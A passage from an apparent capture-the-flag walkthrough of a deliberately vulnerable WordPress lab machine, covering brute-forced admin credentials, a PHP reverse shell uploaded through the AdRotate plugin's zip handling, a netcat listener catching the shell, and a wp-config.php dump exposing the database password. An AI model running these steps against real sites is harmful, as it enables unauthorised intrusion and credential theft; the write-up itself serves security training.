
```
[+] Finished: Thu Sep 24 07:40:15 2020
[+] Requests Done: 229
[+] Cached Requests: 5
[+] Data Sent: 101.108 KB
[+] Data Received: 452.409 KB
[+] Memory used: 223.191 MB
[+] Elapsed time: 00:00:18
# █
```

Bruteforcing gave me the password for the user "loly". The password is "fernando". Since I got the wordpress username and password, I can login into the website and upload the reverse shell to gain access to the target server.



I login into the target wordpress website with the credentials and access the wordpress dashboard.



At first, I thought of editing one of the webpages but then changed my mind to do a nit of enumeration.




While enumerating the installed plugins, I found that the "adrotate" plugin takes some file extensions as media.




I decided to upload the php-reverse-shell as a zip package and upload it to the target website.

```
kali@kali:~/wpwn$ zip shell.php.zip shell.php
adding: shell.php (deflated 59%)
kali@kali:~/wpwn$ ls
bd cve-2019-9978.py  payload.txt  rockyou.txt  shell.php  shell.php.zip
kali@kali:~/wpwn$
```



Once the shell is uploaded, I start the listener and browse to the location of the shell to get a session on the target.

```
# nc -lvp 1234
listening on [any] 1234 ...
```



```
# nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.36.156] from loly.lc [192.168.36.157] 40356
Linux ubuntu 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x
86_64 GNU/Linux
 05:42:27 up 2:28, 0 users, load average: 0.00, 0.01, 0.03
USER      TTY      FROM          LOGIN@      IDLE        JCPU      PCPU      WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ uname -a
Linux ubuntu 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x
86_64 GNU/Linux
$
```

I am running as user "www-data". To be able to escalate privileges, I need to grab a shell with a user on the system. Let me try the same method I tried on the proxy system, viewing the wp-config.php file.

```
$ pwd
/var/www/html/wordpress
$ cat wp-config.php

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpress' );

/** MySQL database password */
define( 'DB_PASSWORD', 'lolyisabeautifulgirl' );

/** MySQL hostname */
